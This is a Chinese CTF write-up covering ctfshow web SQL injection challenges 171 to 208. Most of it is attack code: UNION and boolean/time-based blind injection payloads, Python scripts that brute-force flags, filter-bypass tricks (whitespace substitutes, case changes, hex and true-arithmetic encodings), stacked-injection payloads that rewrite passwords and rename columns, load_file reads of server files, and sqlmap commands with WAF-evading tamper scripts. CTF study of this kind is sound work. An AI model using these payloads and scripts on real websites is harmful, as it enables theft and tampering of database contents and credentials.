
ctfshow web入门 sql注入

原创

Sentiment._ 于 2021-12-07 16:10:38 发布 220 收藏

分类专栏： WP CTF CTFshow 文章标签： sql 前端 数据库



无过滤注入

web171

查询语句

```
$sql = "select username,password from user where username !='flag' and id = '".$_GET['id']."' limit 1;";
```

单引号闭合,未做任何过滤

payload:

```
1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+ //c
tfshow_user
1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='ctfshow_user'--+
//id,username,password
1' union select 1,group_concat(id,username,password),3 from ctfshow_user --+
也可以用万能密码
1'or 1=1--+
```

web172(过滤回显内容)

查询语句

```
$sql = "select username,password from ctfshow_user2 where username !='flag' and id = '".$_GET['id']."' limit 1;"
;
```

返回逻辑

```
//检查结果是否有flag
    if($row->username!=='flag'){
      $ret['msg']='查询成功';
    }
```

单引号闭合,并且给出数据库是ctfshow_user2,判断只有两个回显位,返回逻辑告诉我们不能有flag字段,所以可以用

payload:

```
1' union select 1,group_concat(id,username,password) from ctfshow_user2 --+
或
1' union select to_base64(username),hex(password) from ctfshow_user2 --+
```

web173

与上题基本一致,数据库为ctfshow_user3

payload:

```
1' union select id,to_base64(username),hex(password) from ctfshow_user3 --+
```

web174—(盲注、字符置换)

返回逻辑，不能有flag和数字

```
//检查结果是否有flag
    if(!preg_match('/flag|[0-9]/i', json_encode($ret))){
      $ret['msg']='查询成功';
    }
```

抓包发现url,有回显可以用盲注

```
http://1232e425-5021-4b0c-ad43-675c395061e7.challenge.ctf.show/api/v4.php?id=1
```

regexp匹配ctf开头字符,代码能力不是很强,所以可能会有很多多余部分,师傅们可以参考使用

```
#@Auth: Sentiment
import requests
url="http://37fbe478-a31b-45aa-b027-610f5342ae76.challenge.ctf.show/api/v4.php"
flag=''
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        #payload="?id=1' and ascii(substr((select database()),{},1))<{}--+".format(i,mid) #数据库ctfshow_web

        #payload="?id=1' and ascii(substr((select group_concat(table_name)from information_schema.tables where t
able_schema='ctfshow_web'),{},1))<{}--+".format(i,mid) #表名ctfshow_user4

        #payload = "?id=1' and ascii(substr((select group_concat(column_name)from information_schema.columns whe
re table_name='ctfshow_user4'),{},1))<{}--+".format(i, mid) #列名id,username,password

        payload="?id=1' and ascii(substr((select password from ctfshow_user4 where password regexp('^ctf')),{},1
))<{}--+".format(i,mid)

        r=requests.get(url=url+payload)
        if "admin" in r.text:
            n=mid
        else:
            m=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
```

附一段大佬payload,基本思路就是字母置换

```
0' union select REPLACE(username,'g','j'),REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLAC
E(REPLACE(REPLACE(password,'g','9'),'0','h'),'1','i'),'2','j'),'3','k'),'4','l'),'5','m'),'6','n'),'7','o'),'8',
'p'),'9','q') from ctfshow_user4 where username='flag' %23

0替换为h
1替换为i
2替换为j
3替换为k
4替换为l
5替换为m
6替换为n
7替换为o
8替换为p
9替换为q
```

web175(时间盲注)

返回逻辑

```
//检查结果是否有flag
    if(!preg_match('/[\x00-\x7f]/i', json_encode($ret))){
      $ret['msg']='查询成功';
    }
```

不能回显ascii码0-127的内容,无回显了可以用时间盲注

在上题的基础上稍加修改即可

```
#@Auth: Sentiment
import requests
url="http://9234c127-b6c4-4282-ae2b-ffd329794833.challenge.ctf.show/api/v5.php"
flag=''
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        #payload="?id=1' and if(ascii(substr((select database()),{},1))<{},sleep(2),0)--+".format(i,mid) #数据库
ctfshow_web

        #payload="?id=1' and if(ascii(substr((select group_concat(table_name)from information_schema.tables wher
e table_schema='ctfshow_web'),{},1))<{},sleep(2),0)--+".format(i,mid) #表名ctfshow_user5

        #payload = "?id=1' and if(ascii(substr((select group_concat(column_name)from information_schema.columns
where table_name='ctfshow_user5'),{},1))<{},sleep(2),0)--+".format(i, mid) #列名id,username,password

        payload="?id=1' and if(ascii(substr((select password from ctfshow_user5 where password regexp('^ctf')),{
},1))<{},sleep(2),0)--+".format(i,mid)

        #print(payload)
        try:
           r = requests.get(url=url + payload,timeout=1.5)
           m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
```

过滤注入

web176(大小写绕过)

输入1' union select 1,2,3–+发现返回出错，估计是有过滤
尝试大小写绕过，发现有回显了
1' union sElect 1,2,3–+

payload:

```
1' union sElect 1,2,password from ctfshow_user --+
也可以用万能密码
1' or 1=1--+
```

web177(过滤空格)

过滤select、空格

可以用/**/或%0a代替空格,%23代替注释符

```
1'/**/union/**/sElect/**/1,2,password/**/from/**/ctfshow_user%23
万能密码
1'/**/or/**/1=1%23
```

web178(过滤/**/)

过滤select、空格、*

过滤*不能用/**/,可以用%0a,%09,%0b,%0c,%0d和括号代替

payload:

```
1'%0aunion%0asElect%0a1,2,password%0afrom%0actfshow_user%23
万能密码
1'or(1=1)%23
```

web179(过滤%09、%0a)

过滤select、空格、*、%09、%0a

可以用%0b,%0c,%0d和括号代替

```
1'%0cunion%0csElect%0c1,2,password%0cfrom%0cctfshow_user%23
万能密码
1'or(1=1)%23 或 1'or%0c1=1%23
```

web180(过滤#、–+)

过滤select、空格、*、%09、%0a、%23

%23给ban了,可以用–%0c-代替,或将其闭合

payload:

```
1'union%0cselect%0c1,2,group_concat(password)%0cfrom%0cctfshow_user--%0c-
    26'union%0cselecT%0c1,2,group_concat(password)%0cfrom%0cctfshow_user%0cwhere%0c'1'='1
```

Y4tacker师傅的绕过姿势

```
'or(id=26)and'1'='1
相当于
where username !='flag' and id = ''or(id=26)and'1'='1' limit 1;";
```

web181(过滤select)

返回逻辑

```
//对传入的参数进行了过滤
  function waf($str){
    return preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x00|\x0d|\xa0|\x23|\#|file|into|select/i', $str);
  }
```

过滤了所有空格,只能使用括号,并且对select的大小写都会检测,因此使用上题的Y4tacker师傅的payload即可

payload；

```
'or(id=26)and'1'='1
```

web182

多过滤了flag,上题payload即可

web183(like注入)

查询语句

```
$sql = "select count(pass) from ".$_POST['tableName'].";";
```

返回逻辑

```
function waf($str){
    return preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|file|\=|or|\x7c|select|and|flag|into/i',
 $str);
  }
```

括号代替空格,根据之前的表ctfshow_user,post传参tableName=ctfshow_user发现有回显,直接盲注脚本跑一下(%为模糊查询符)

Exp

```
#@Auth: Sentiment
import requests
url='http://dfff081a-50eb-47e7-9e44-0025baaf6e31.challenge.ctf.show/select-waf.php'
flag='ctfshow{'
for i in range(100):
    for j in '1234567890abcdefghijklmnopqrstuvwxyz-{}':
        data={
            'tableName':"(ctfshow_user)where(pass)like'{}%'".format(flag+j)
            #'tableName': f"(ctfshow_user)where(substr(pass,{i},1))regexp('{j}')"

        }
        print(data)
        res=requests.post(url=url,data=data).text
        if '$user_count = 1;'in res:
            flag+=j
            print(flag)
            break
```

web184(过滤where)

在上一题的基础上过滤了单双引号、where

用16进制来匹配，用right join进行连接查询,或having查询

right join 参考:

Sqlserver_left join 、right join、 inner join 用法 - 彪悍的代码不需要注释 - 博客园 (cnblogs.com)

group by having 参考

SQL中的group by 、count、 having 的简单用法_wangmiaoyan的博客-CSDN博客

group by having脚本

```
#@Auth: Sentiment
import requests

def str_to_hex(s):
    return ''.join([hex(ord(c)).replace('0x', '') for c in s])

url='http://2f8e6f9c-716d-4c93-8174-1420f5e8d096.challenge.ctf.show/select-waf.php'
flag='ctfshow{'
for i in range(100):
    for j in '1234567890abcdefghijklmnopqrstuvwxyz-{}':
        data={
            #'tableName':"ctfshow_user group by pass having pass like {}".format("0x"+str_to_hex(flag+j+"%"))
            'tableName':"ctfshow_user a inner join ctfshow_user b on b.pass like {}".format("0x"+str_to_hex(flag
+j+"%")) // inner join连接查询

        }
        print(data)
        res=requests.post(url=url,data=data).text
        if '$user_count = 22;'in res:## group by:1  inner join:22
            flag+=j
            print(flag)
            break
```

Y4师傅的right join连接查询脚本

```
# @Author:Y4tacker
import requests

url = "http://f15ac2ca-94b7-4257-a52a-00e52ecee805.chall.ctf.show/select-waf.php"

flag = 'flag{'
for i in range(45):
    if i <= 5:
        continue
    for  j in range(127):
        data = {
            "tableName": f"ctfshow_user as a right join ctfshow_user as b on (substr(b.pass,{i},1)regexp(char({j
})))"
        }
        r = requests.post(url,data=data)
        if r.text.find("$user_count = 43;")>0:
            if chr(j) != ".":
                flag += chr(j)
                print(flag.lower())
                if chr(j) == "}":
                    exit(0)
                break
```

web185(true代替数字,concat+chr代替引号)

返回逻辑

```
 function waf($str){
   return preg_match('/\*|\x09|\x0a|\x0b|\x0c|\0x0d|\xa0|\x00|\#|\x23|[0-9]|file|\=|or|\x7c|select|and|flag|int
o|where|\x26|\'|\"|union|\`|sleep|benchmark/i', $str);
 }
```

在上题的基础上又过滤了数字,可以用true代替数字,附一张图(sql中true=1、true+true=2以此类推)

true !!pi()	1
true+true	2
floor(pi())	3
ceil(pi())	4
floor(version())	5
ceil(version())	6
ceil(pi()+pi())	7
floor(version()+pi())	8
floor(pi()*pi())	9
ceil(pi()*pi())	10
ceil(pi()*pi())+true	11
cei(pi()+pi()+version())	12
floor(pi()*pi()+pi())	13
ceil(pi()*pi()+pi())	14
ceil(pi()*pi()+version())	15
floor(pi()*version())	16
ceil(pi()*version())	17
ceil(pi()*version())+true	18
floor((pi()+pi())*pi())	19
ceil((pi()+pi())*pi())	20
ceil(ceil(pi())*version())	21
ceil(pi()*ceilpi()+pi())	22
ceil((pi()+ceil(pi())*pi())	23
ceil(pi())*ceil(version())	24
floor(pi()*(version()+pi()))	25
floor(version()*version())	26
ceil(version()*version())	27
ceil(pi()*pi()*pi()-pi())	28
floor(pi()*pi()*floor(pi()))	29

用concat将true进行连接

EXP

```
#@Auth: Sentiment
import requests

def Num(n):
    num = 'true'
    if n == 1:
        return 'true'
    else:
        for i in range(n - 1):
            num += "+true"
    return num

def StrNum(s):
    str=""
    str+="chr("+Num(ord(s[0]))+")"
    for i in s[1:]:
        str+=",chr("+Num(ord(i))+")"
    return str

url='http://56e8b657-7430-4ad6-b17a-a8c55559f2fb.challenge.ctf.show/select-waf.php'
flag='ctfshow{'
for i in range(100):
    for j in '1234567890abcdefghijklmnopqrstuvwxyz-{}':
        data={
            'tableName':"ctfshow_user group by pass having pass like(concat({}))".format(StrNum(flag+j+"%"))
        }
        print(data)
        res=requests.post(url=url,data=data).text
        if '$user_count = 0;'not in res:
            flag+=j
            print(flag)
            break
```

web186

同上

web187(md5注入)

有手就行(狗头)

用户名填写admin密码为ffifdyop

web188(mysql弱类型比较)

查询语句

```
$sql = "select pass from ctfshow_user where username = {$username}";
```

返回逻辑

```
//用户名检测
  if(preg_match('/and|or|select|from|where|union|join|sleep|benchmark|,|\(|\)|\'|\"/i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
  }

  //密码检测
  if(!is_numeric($password)){
    $ret['msg']='密码只能为数字';
    die(json_encode($ret));
  }

  //密码判断
  if($row['pass']==intval($password)){
      $ret['msg']='登陆成功';
      array_push($ret['data'], array('flag'=>$flag));
    }
```

考察mysql弱比较

mysql也是存在弱类型比较的

```
字符串当作数字处理,即当mysql中字符串与数字做比较的时候，会将字符串当作数字来比较。如123bac会当作123处理。
因此我们在查询的时候即使username=0，也会返回一些以0开头的数据。
```

弱类型中字符串会转为0,因此下列式子是成立的,即SELECT * FROM kk where 0,会查出所有字符串开头的信息

```
SELECT * FROM kk where username = 0 and password = 0
```

payload:

```
username=0&password=0
或
username=1||1&password=0
```

web189(过滤select load_file+regexp盲注)

题目中提示flag在/api/index.php中,并且过滤了select,所以可以通过load_file来读取index.php中的flag值,并通过上题中的username=0绕过,username为0时返回密码错误,为1时显示查询失败,构造语句:

```
username=if((load_file('/var/www/html/api/index.php'))regexp('ctfshow{'),0,1)&password=0
```

EXP

```
#@Auth: Sentiment
import requests
url='http://f302ea73-14d5-41a9-a4db-1911dca4a15c.challenge.ctf.show/api/index.php'
flag='ctfshow{'
for i in range(100):
    for j in '1234567890abcdefjhijklmnopqrstuvwxyz-{}':
        data={
            'username':"if(load_file('/var/www/html/api/index.php')regexp('{}'),0,1)#".format(flag+j),
            'password':0
        }
        r=requests.post(url=url,data=data)
        if "\\u5bc6\\u7801\\u9519\\u8bef" in r.text:
            flag+=j
            print(flag)
            break
        else:
            continue
```

布尔盲注

web190(json类型盲注)

无过滤盲注

EXP

```
#@Auth: Sentiment
import requests
url='http://5b13170f-90be-42b5-bbae-f508d1681b51.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'username':"admin' and (ascii(substr((select group_concat(table_name) from information_schema.table
s where table_schema=database()),{},1))<{})#".format(i,mid),#ctfshow_fl0g,ctfshow_user
            #'username':"admin' and (ascii(substr((select group_concat(column_name) from information_schema.colu
mns where table_name='ctfshow_fl0g'),{},1))<{})#".format(i, mid),  # id,f1ag
            'username':"admin' and (ascii(substr((select f1ag from ctfshow_fl0g),{},1))<{})#".format(i, mid),  #
 ctfshow{8b130bd8-09a0-4c60-a748-b204536bfd01}
            'password':0
        }
        #print(data)
        r=requests.post(url=url,data=data)
        if "\\u5bc6\\u7801\\u9519\\u8bef" in r.text:
            n=mid
        else:
            m=mid
        if (m + 1 == n):
            flag += chr(m)
            print(flag)
            break
```

web191(盲注-过滤ascii)

过滤了ascii,可以用ord代替

EXP

```
#@Auth: Sentiment
import requests
url='http://aaf03029-d0ec-42c2-bac1-b2f62b16b736.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'username':"admin' and (ord(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},1))<{})#".format(i,mid),#ctfshow_fl0g,ctfshow_user
            'username':"admin' and (ord(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_fl0g'),{},1))<{})#".format(i, mid),  # id,f1ag
            #'username':"admin' and (ord(substr((select f1ag from ctfshow_fl0g),{},1))<{})#".format(i, mid),  # ctfshow{8b130bd8-09a0-4c60-a748-b204536bfd01}
            'password':0
        }
        #print(data)
        r=requests.post(url=url,data=data)
        if "\\u5bc6\\u7801\\u9519\\u8bef" in r.text:
            n=mid
        else:
            m=mid
        if (m + 1 == n):
            flag += chr(m)
            print(flag)
            break
```

web192(盲注-过滤ord)

过滤ascii、ord

可以用chr来比较

EXP

```
#@Auth: Sentiment
import requests
url='http://ac85e067-874a-4ede-b8f6-76d459a12bef.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'username':"admin' and (substr((select group_concat(table_name) from information_schema.tables wher
e table_schema=database()),{},1))<'{}'#".format(i,chr(mid)),#ctfshow_fl0g,ctfshow_user
            #'username':"admin' and (substr((select group_concat(column_name) from information_schema.columns wh
ere table_name='ctfshow_fl0g'),{},1))<'{}'#".format(i, chr(mid)),  # id,f1ag
            'username':"admin' and (substr((select f1ag from ctfshow_fl0g),{},1))<'{}'#".format(i, chr(mid)),  #
 ctfshow{7b03d3e9-190a-43f2-9b13-008c7d2ce6f7}
            'password':0
        }
        #print(data)
        r=requests.post(url=url,data=data)
        if "\\u5bc6\\u7801\\u9519\\u8bef" in r.text:
            n=mid
        else:
            m=mid
        if (m + 1 == n):
            flag += chr(m)
            print(flag.lower())
            break
```

web193(过滤substr like注入)

过滤ascii、ord、substr

可以用like或者regexp代替

EXP

```
#@Auth: Sentiment
import requests
url='http://499b6649-1a2d-43ff-9094-7767b2cb60cd.challenge.ctf.show/api/index.php'
flag=''
for i in range(100):
    for j in 'abcdefghijklmnopqrstuvwxyz0123456789-_,{}':
        data={
            #'username':"admin' and (select group_concat(table_name) from information_schema.tables where table_
schema=database())like'{}'#".format(flag+j+'%'),#ctfshow_flxg
            #'username':"admin' and (select group_concat(column_name) from information_schema.columns where tabl
e_name='ctfshow_flxg')like'{}'#".format(flag+j+'%'),  # id,f1ag
            'username':"admin' and (select f1ag from ctfshow_flxg)like'{}'#".format(flag+j+'%'),  # ctfshow{7b03
d3e9-190a-43f2-9b13-008c7d2ce6f7}
            'password':0
        }
        r=requests.post(url=url,data=data)
        if "\\u5bc6\\u7801\\u9519\\u8bef" in r.text:
            flag+=j
            print(flag)
            break
```

web194(过滤substr locate注入)

同上

另外本题还可以用locate

```
payload = f"admin' and if(locate('{final}',(select f1ag from ctfshow_flxg limit 0,1))=1,1,0)#"
```

locate的用法

语法 一：

LOCATE(substr,str)

返回字符串substr中第一次出现子字符串的位置 str。

语法 二：

LOCATE(substr,str,pos)

返回字符串substr中第一个出现子 字符串的 str位置，从位置开始 pos。0 如果substr不在，则 返回str。返回 NULL如果substr 或者str是NULL。

```
1. mysql> SELECT LOCATE('bar', 'foobarbar');
2.  -> 4
3. mysql> SELECT LOCATE('xbar', 'foobar');
4.  -> 0
5. mysql> SELECT LOCATE('bar', 'foobarbar', 5);
6.  -> 7
```

参考y4师傅的脚本

EXP

```
#@Auth: Sentiment
import requests
url = "http://32b4cad0-974a-4a74-96df-4a293f503e8b.challenge.ctf.show/api/"
final = ""
str = "abcdefjhijklmnopqrstuvwxyz12345567890-_{}"
for i in range(1,45):
    for j in str:
        final += j
        # payload = f"admin' and if(locate('{final}',(select table_name from information_schema.tables where tab
le_schema=database()))=1,1,0)#"    # ctfshow_flxg
        # payload = f"admin' and if(locate('{final}',(select column_name from information_schema.columns where t
able_name='ctfshow_flxg'))=1,1,0)#"     # f1ag
        payload = f"admin' and if(locate('{final}',(select f1ag from ctfshow_flxg ))=1,1,0)#"
        data = {
            'username': payload,
            'password': '1'
        }
        #print(data)
        r = requests.post(url,data=data)
        if "\\u5bc6\\u7801\\u9519\\u8bef" in r.text:
            print(final)
        else:
            final = final[:-1]
```

堆叠注入

web195(堆叠注入-过滤空格)

堆叠注入，过滤空格

可以用反引号区分关键字使用,将pass直接改为1

payload:

```
0;update`ctfshow_user`set`pass`=1
1
```

web196

提示过滤了select,但实际没ban select因此造成了非预期,暂时不知道预期解是啥

payload:

```
0;select(1)
1
```

web197(堆叠注入-更改列名)

没有了update无法更改密码了。但是这个判断的话我们可以通过将pass字段和id字段互换。

payload

```
username:0;alter table `ctfshow_user` change `pass` `k1he` varchar(255); alter table `ctfshow_user` change `id` `pass` varchar(255);
password:1
```

传参后username为

web198

同上

web199—200

因为这里作比较的主要是查询后的结果和传入的参数比较。又有row[0]的存在。

因此190-200都可使用这个非预期payload

```
username:0;show tables;
password:ctfshow_user
```

sqlmap

web201(sqlmap)

题目中提示

```
使用--user-agent 指定agent
使用--referer 绕过referer检查
```

```
-user-agent=AGENT 默认情况下sqlmap的HTTP请求头中User-Agent值是：sqlmap/1.0-dev-xxxxxxx(http://sqlmap.org)可以使用-user-agent参数来修改，同时也可以使用-random-agent参数来随机的从./txt/user-agents.txt中获取。当-level参数设定为3或者3以上的时候，会尝试对User-Angent进行注入
-referer=REFERER sqlmap可以在请求中伪造HTTP中的referer，当-level参数设定为3或者3以上的时候会尝试对referer注入
```

查询数据库

```
python sqlmap.py -u "http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/api/?id=1" --dbs --referer=http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/sqlmap.php
```

```
[20:12:42] [INFO] fetching database names
available databases [5]:
[*] ctfshow_web
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
```

查表名

```
python sqlmap.py -u "http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/api/?id=1" --referer=http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/sqlmap.php -D ctfshow_web --tables
```

```
Database: ctfshow_web
[1 table]
+--------------+
| ctfshow_user |
+--------------+
```


查列名

```
python sqlmap.py -u "http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/api/?id=1" --referer=http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/sqlmap.php -D ctfshow_web -T ctfshow_user -columns
```

```
Database: ctfshow_web
Table: ctfshow_user
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(11)      |
| pass     | varchar(255) |
| username | varchar(255) |
+----------+--------------+
```

查字段

```
python sqlmap.py -u "http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/api/?id=1" --referer=http://28e537e8-e95e-4fd6-9eed-64a834f1fffd.challenge.ctf.show/sqlmap.php -D ctfshow_web -T ctfshow_user -C pass --dump
```



web202(sqlmap-data)

题目提示

```
使用--data 调整sqlmap的请求方式
```

用–data改成post请求方式即可

payload:

```
python sqlmap.py -u "http://15b78f5c-eced-4983-bd9a-39fa94cf4e6a.challenge.ctf.show/api/" --data="id=1" --refere
r="ctf.show" --dbs
python sqlmap.py -u "http://15b78f5c-eced-4983-bd9a-39fa94cf4e6a.challenge.ctf.show/api/" --data="id=1" --refere
r="ctf.show" -D ctfshow_web -tables
python sqlmap.py -u "http://15b78f5c-eced-4983-bd9a-39fa94cf4e6a.challenge.ctf.show/api/" --data="id=1" --refere
r="ctf.show" -D ctfshow_web -T ctfshow_user -columns
python sqlmap.py -u "http://15b78f5c-eced-4983-bd9a-39fa94cf4e6a.challenge.ctf.show/api/" --data="id=1" --refere
r="ctf.show" -D ctfshow_web -T ctfshow_user -C pass --dump
```

web203(sqlmap-method)

题目提示

```
使用--method 调整sqlmap的请求方式
```

–method 指定 put 请求方式，还要加上 --headers="Content-Type: text/plain"否则 put无法接收表单参数。

payload：

```
python sqlmap.py -u "http://bbe1ab37-2b33-4696-b7b5-7904a0f107aa.challenge.ctf.show/api/index.php" --method=PUT
--data="id=1" --referer=ctf.show --headers="Content-Type: text/plain" -D ctfshow_web -T ctfshow_user -C pass --d
ump
```

web204(sqlmap-cookie)

题目提示

```
使用--cookie 提交cookie数据
```

payload：


```
python sqlmap.py -u "http://f00571db-7146-4342-a852-bfa8b9a2da9e.challenge.ctf.show/api/index.php" --method=PUT
--data="id=1" --referer=ctf.show --headers="Content-Type: text/plain" -D ctfshow_web -T ctfshow_user -C pass --c
ookie="PHPSESSID=i0v1p6t9nj86pdv94ljf0t035a;ctfshow=6459490db328da7d0f5732fd12e693f8" --dump
```

web205(sqlmap-api鉴权)

题目提示

```
api调用需要鉴权
```

js代码中可以发现,在每次访问/api/index.php,需要先请求/api/getToken.php



所以这里需要设置两个参数

```
--safe-url 设置在测试目标地址前访问的安全链接
--safe-freq 设置两次注入测试前访问安全链接的次数
```

payload:

```
python sqlmap.py -u "http://249bb232-481e-4d45-9aa3-71c2930344b8.challenge.ctf.show/api/index.php" --method=PUT
--data="id=1" --referer=ctf.show  --headers="Content-Type: text/plain" --safe-url=http://249bb232-481e-4d45-9aa3
-71c2930344b8.challenge.ctf.show/api/getToken.php --safe-freq=1   -D ctfshow_web -T ctfshow_flax -C flagx --dump
 --batch
```

web206

题目提示

```
sql需要闭合
```

变成了')闭合方式,但sqlmap会自己识别,所以上题payload即可

web207(sqlmap-tamper过滤空格)

题目提示

```
--tamp.er 的初体验
```

要开始使用tamper了

付一些tamper自带的脚本

```
space2comment.py用/**/代替空格

apostrophemask.py用utf8代替引号

equaltolike.pylike代替等号

space2dash.py  绕过过滤'=' 替换空格字符（"），（'-'）后跟一个破折号注释，一个随机字符串和一个新行（'n'）
```

greatest.py 绕过过滤’>’ ,用GREATEST替换大于号。

space2hash.py空格替换为#号,随机字符串以及换行符

apostrophenullencode.py绕过过滤双引号，替换字符和双引号。

halfversionedmorekeywords.py当数据库为mysql时绕过防火墙，每个关键字之前添加mysql版本评论

space2morehash.py空格替换为 #号 以及更多随机字符串 换行符

appendnullbyte.py在有效负荷结束位置加载零字节字符编码

ifnull2ifisnull.py 绕过对IFNULL过滤,替换类似’IFNULL(A,B)’为’IF(ISNULL(A), B, A)’

space2mssqlblank.py(mssql)空格替换为其它空符号

base64encode.py 用base64编码替换

space2mssqlhash.py 替换空格

modsecurityversioned.py过滤空格，包含完整的查询版本注释

space2mysqlblank.py 空格替换其它空白符号(mysql)

between.py用between替换大于号（>）

space2mysqldash.py替换空格字符（”）（’ – ‘）后跟一个破折号注释一个新行（’ n’）

multiplespaces.py围绕SQL关键字添加多个空格

space2plus.py用+替换空格

bluecoat.py代替空格字符后与一个有效的随机空白字符的SQL语句,然后替换=为like

nonrecursivereplacement.py双重查询语句,取代SQL关键字

space2randomblank.py代替空格字符（“”）从一个随机的空白字符可选字符的有效集

sp_password.py追加sp_password’从DBMS日志的自动模糊处理的有效载荷的末尾

chardoubleencode.py双url编码(不处理以编码的)

unionalltounion.py替换UNION ALLSELECT UNION SELECT

charencode.py url编码

randomcase.py随机大小写

unmagicquotes.py宽字符绕过 GPCaddslashes

randomcomments.py用/**/分割sql关键字

charunicodeencode.py字符串 unicode 编码

securesphere.py追加特制的字符串

versionedmorekeywords.py注释绕过

space2comment.py替换空格字符串(‘‘) 使用注释‘/**/’

```
halfversionedmorekeywords.py关键字前加注释
```

本题只过滤了空格,因此可以直接使用space2comment.py，用/**/代替空格

payload:

```
python sqlmap.py -u "http://bba43734-4e7f-4cc9-b432-c7d28e4fb476.challenge.ctf.show/api/index.php" --method=PUT --data="id=1" --referer=ctf.show --headers="Content-Type: text/plain" --safe-url=http://bba43734-4e7f-4cc9-b432-c7d28e4fb476.challenge.ctf.show/api/getToken.php --safe-freq=1 -D ctfshow_web -T ctfshow_flaxca -C flagvc --dump --tamper="tamper/space2comment.py" --batch
```

web208(tamper过滤select、空格)

过滤select、空格

可以用unionalltounion.py替换select绕过

payload:

```
python sqlmap.py -u "http://1b17c984-81f6-4085-ad8a-bf67223892d8.challenge.ctf.show/api/index.php" --method=PUT --data="id=1" --referer=ctf.show  --headers="Content-Type: text/plain" --safe-url=http://1b17c984-81f6-4085-ad8a-bf67223892d8.challenge.ctf.show/api/getToken.php --safe-freq=1  -D ctfshow_web -T ctfshow_flaxca -C flagvc --dump --tamper="tamper/unionalltounion.py,tamper/space2comment.py" --batch
```

web209-213

